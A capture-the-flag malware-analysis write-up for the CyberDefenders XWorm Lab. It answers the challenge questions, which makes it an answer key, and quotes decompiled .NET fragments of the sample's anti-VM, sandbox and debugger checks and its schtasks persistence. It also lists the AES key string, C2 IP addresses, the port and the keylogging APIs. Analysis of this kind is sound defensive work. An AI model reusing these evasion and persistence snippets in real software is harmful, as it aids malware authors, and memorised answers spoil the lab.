Challenge: XWorm Lab

Platform: CyberDefenders

Category: Malware Analysis

Difficulty: Medium


Tools Used: PE Studio, DIE, dnSpy, ANY.RUN, VirusTotal

Summary: This lab involved analysing a .NET malware sample attributed to XWorm. You are required to use a variety of tools, including dnSpy to analyse the .NET source code. I recommend reading other writeups as I am certainly not an expert in malware analysis, especially when it comes to decompiling .NET malware.


Scenario: An employee accidentally downloaded a suspicious file from a phishing email. The file executed silently, triggering unusual system behavior. As a malware analyst, your task is to analyze the sample to uncover its behavior, persistence mechanisms, communication with Command and Control (C2) servers, and potential data exfiltration or system compromise.

What is the compile timestamp (UTC) of the sample?

To find the compilation timestamp for this sample, I am going to drag and drop the file into PEStudio:




Alternatively, you can use a tool like Detect It East (DIE):




Answer: 2024-02-25 22:53

Which legitimate company does the malware impersonate in an attempt to appear trustworthy?

If you inspect the file description of this binary, we can see that it's described as an Adobe Installer:



You can see this description within a tool like PEStudio, or by right-clicking the sample and selecting properties:



Therefore, this malware is clearly attempting to impersonate Adobe software.

Answer: Adobe

How many anti-analysis checks does the malware perform to detect/evade sandboxes and debugging environments?

We know from PEStudio and DIE that this sample is a .NET binary. To analyse .NET files, we can use a tool called dnSpy, which is a debugger and .NET assembly editor. After exploring the main function, we can find multiple anti-analysis checks.

In the code snippet below, we can see a VM Detection check which attempts to determine whether the malware is running inside a virtual machine (VM). It does this by querying WMI for system manufacturer and model information and comparing it against known virtualisation tools. In this case, it looks for Hyper-V, VMware, and VirtualBox. If a VM is detected, it returns true:

```
using (object obj = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    using (object objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj, null, "Get", new object[0], null, null, null)))
    {
        try
        {
            foreach (object obj2 in ((IEnumerable)objectValue))
            {
                object objectValue2 = RuntimeHelpers.GetObjectValue(obj2);
                string text = NewLateBinding.LateIndexGet(objectValue2, new object[] { "Manufacturer" }, null).ToString().ToLower();
                if (Operators.CompareString(text, "microsoft corporation", false) != 0 || !NewLateBinding.LateIndexGet(objectValue2, new object[] { "Model" }, null).ToString
                  ().ToUpperInvariant()
                    .Contains("VIRTUAL"))
                {
                    if (!text.Contains("vmware"))
                    {
                        if (Operators.CompareString(NewLateBinding.LateIndexGet(objectValue2, new object[] { "Model" }, null).ToString(), "VirtualBox", false) != 0)
                        {
                            continue;
                        }
                    }
                }
                return true;
            }
        }
        finally
        {
            IEnumerator enumerator;
            if (enumerator is IDisposable)
            {
                (enumerator as IDisposable).Dispose();
            }
        }
    }
}
```

The malware also checks if Sandboxies is present by looking for the SbieDll.dll module. If the DLL is detected, the function returns true, indicating the program is likely running inside a sandboxed environment:

```
// Token: 0x0600002D RID: 45 RVA: 0x0000329C File Offset: 0x0000149C
private static bool 2roByDJH6ZwpyyMdfAo4PFI3PqRqzn0PSxC5Zg4kzrh6PUEFGOozNDZH3SKF4M1wI6K9GZ1nL6cPaKJJYpNJSKRzaheb()
{
    bool flag;
    try
    {
        if (oQm0xzosrWM7CGTCsMZCODumwvt5ODG1drdBoIeM03A6xt9SK5NFYiMYXb1U.rgXTs7mD5xW0pNhvBEkl5gT1M7CxjhLt6BgegsGiceVXuORoR8HLqgV1rzHGXir1sd7268MbWZoyrYKQyiCFBZDlhGy0
          ("SbieDll.dll").ToInt32() != 0)
        {
            flag = true;
        }
        else
        {
            flag = false;
        }
    }
    catch (Exception ex)
    {
        flag = false;
    }
    return flag;
}
```

In the beginning of the main function, there is also a call to Sleep, which delays execution to potentially evade sandbox time-limited analysis:

```
Thread.Sleep(checked(NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.p1HLccZBgOEiXLJPWR7MGHfAQxfHFJa5xi0mYnMrdlbNvTE2zD9nLEldT7zb * 1000));
```

Furthermore, we can see that the malware checks to see if the machine is running on Windows XP. Some legacy sandboxes and malware labs still emulate XP, as XP is rarely used on real user systems in modern environments, this is likely another sandbox detection check:

```
private static bool nIHJ1ssdguWOmBZEjwm4ZTWC6RpznK4TffpH05TZr9zRIsVfLweHMOElWw68()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch (Exception ex)
    {
    }
    return false;
}
```

Lastly, we can see the CheckRemoteDebuggerPresent function being imported from kernel32.dll. This is an extremely common anti-analysis technique that detects whether a debugger is attached to the process:

```
[DllImport("kernel32.dll", EntryPoint = "CheckRemoteDebuggerPresent", ExactSpelling = true, SetLastError = true)]
```

Therefore, in total I identified 5 anti-analysis checks.


Answer: 5

What is the name of the scheduled task created by the malware to achieve execution with elevated privileges?


Continuing to explore the code in dnSpy, I located schtasks.exe being used to create a scheduled task with evaluated privileges:

```
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    if (Conversions.ToBoolean
      (MUaDlUN9X5rN98KUAn5WbH3KOZ85RyCCg3qIDoLO8mHqWoqZYUPKBUWIW2vuwan1zJDsD93oLEVavFhmWRM9urmZakxV.9wp6DW38pEGrxGQEOQkzV4F6DVSJViAZDNdsO9gtbzZBQrydyvd059AgNPuLYcnNJjNwBFhzo8yNTC1aOP
      H4fLXTZlHK()))
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu),
            "\" /tr \"",
            text,
            "\""
        });
    }
    else
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq.EB5J4sIzfH74BwfgRjacCtnEuNWFxu93z57nr4HrttTW5asXOhadv7pC7YFu),
            "\" /tr \"",
            text,
            "\""
        });
    }
    Process process = Process.Start(processStartInfo);
    process.WaitForExit();
}
catch (Exception ex4)
```

It generates the name of this task dynamically, by taking the filename of the executable. Unfortunately, this is not the correct answer so I'm potentially looking at the wrong thing. If you submit this sample to ANY.RUN, or view an already generated report, we can see that it created a scheduled task called "WmiPrvSE":



Alternatively, if you go to the MITRE ATT&CK section in VirusTotal and view the Scheduled Task technique, we can see the name of the created task:



Answer: WmiPrvSE

What is the filename of the malware binary that is dropped in the AppData directory?

As discovered in the previous question, a scheduled task was created to execute a file called "WmiPrvSE.exe" in the AppData directory.

Answer: WmiPrvSE.exe

Which cryptographic algorithm does the malware use to encrypt or obfuscate its configuration data?

Navigating back to dnSpy, if you examine the main function, the class that appears to be responsible for decryption is “yEA8oSg5e02FNWc6DpGE”:


Clicking on this class, we can clearly see code used to decrypt data:

This uses AES-256 in ECB Mode to decrypt the text, which is likely configuration data. The password used to derive the key is in the “NB2mi1VBTSN5U40DfEsDcrzgxWCrxt7i1yCoMW0Zb5dK9QwIjZ6W6wYeHriq” class.

Answer: AES

To derive the parameters for its encryption algorithm (such as the key and initialization vector), the malware uses a hardcoded string as input. What is the value of this hardcoded string?


If you explore the settings class identified in the previous question, we can see that the key string is “8xTJ0EKPuiQsJVaT”:



Answer: 8xTJ0EKPuiQsJVaT

What are the Command and Control (C2) IP addresses obtained after the malware decrypts them?

If you look at Memory Pattern IPs in VirusTotal, we can see IPs that were extracted from the memory of the malware:



Answer: 185.117.250.169, 66.175.239.149,185.117.249.43

What port number does the malware use for communication with its Command and Control (C2) server?


Answer: 7000

The malware spreads by copying itself to every connected removable device. What is the name of the new copy created on each infected device?

Answer: USB.exe

To ensure its execution, the malware creates specific types of files. What is the file extension of these created files?

If you view files created/modified in the ANY.RUN report, we can see that not only does it drop the “WmiPrvSE.exe” file, but it also drops “WmiPrvSE.lnk”:



Answer: lnk

What is the name of the DLL the malware uses to detect if it is running in a sandbox environment?

This was discovered previously, where we found that the malware checks if Sandboxies is present by looking for the SbieDll.dll module:

```
// Token: 0x0600002D RID: 45 RVA: 0x0000329C File Offset: 0x0000149C
private static bool 2roByDJH6ZwpyyMdfAo4PFI3PqRqzn0PSxC5Zg4kzrh6PUEFGOozNDZH3SKF4M1wI6K9GZ1nL6cPaKJJYpNJSKRzaheb()
{
    bool flag;
    try
    {
        if (oQm0xzosrWM7CGTCsMZCODumwvt5ODG1drdBoIeM03A6xt9SK5NFYiMYXb1U.rgXTs7mD5xW0pNhvBEkl5gT1M7CxjhLt6BgegsGiceVXuORoR8HLqgV1rzHGXir1sd7268MbWZoyrYKQyiCFBZDlhGy0
          ("SbieDll.dll").ToInt32() != 0)
        {
            flag = true;
        }
        else
        {
            flag = false;
        }
    }
    catch (Exception ex)
    {
        flag = false;
    }
    return flag;
}
```

Answer: SbieDll.dll

What is the name of the registry key manipulated by the malware to control the visibility of hidden items in Windows Explorer?

If you look at the Registry actions section in the behaviour tab of VirusTotal, we can see that the malware interacts with the ShowSuperHidden key:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden
```

This key is used to control the visibility of files hidden by default

Answer: ShowSuperHidden

Which API does the malware use to mark its process as critical in order to prevent termination or interference?

Answer: RtlSetProcessIsCritical

Which API does the malware use to insert keyboard hooks into running processes in order to monitor or capture user input?

Answer: SetWindowsHookEx

Given the malware's ability to insert keyboard hooks into running processes, what is its primary functionality or objective?

Given the ability to log keywords on the compromised host, this is a clear example of a keylogger.

Answer: keylogger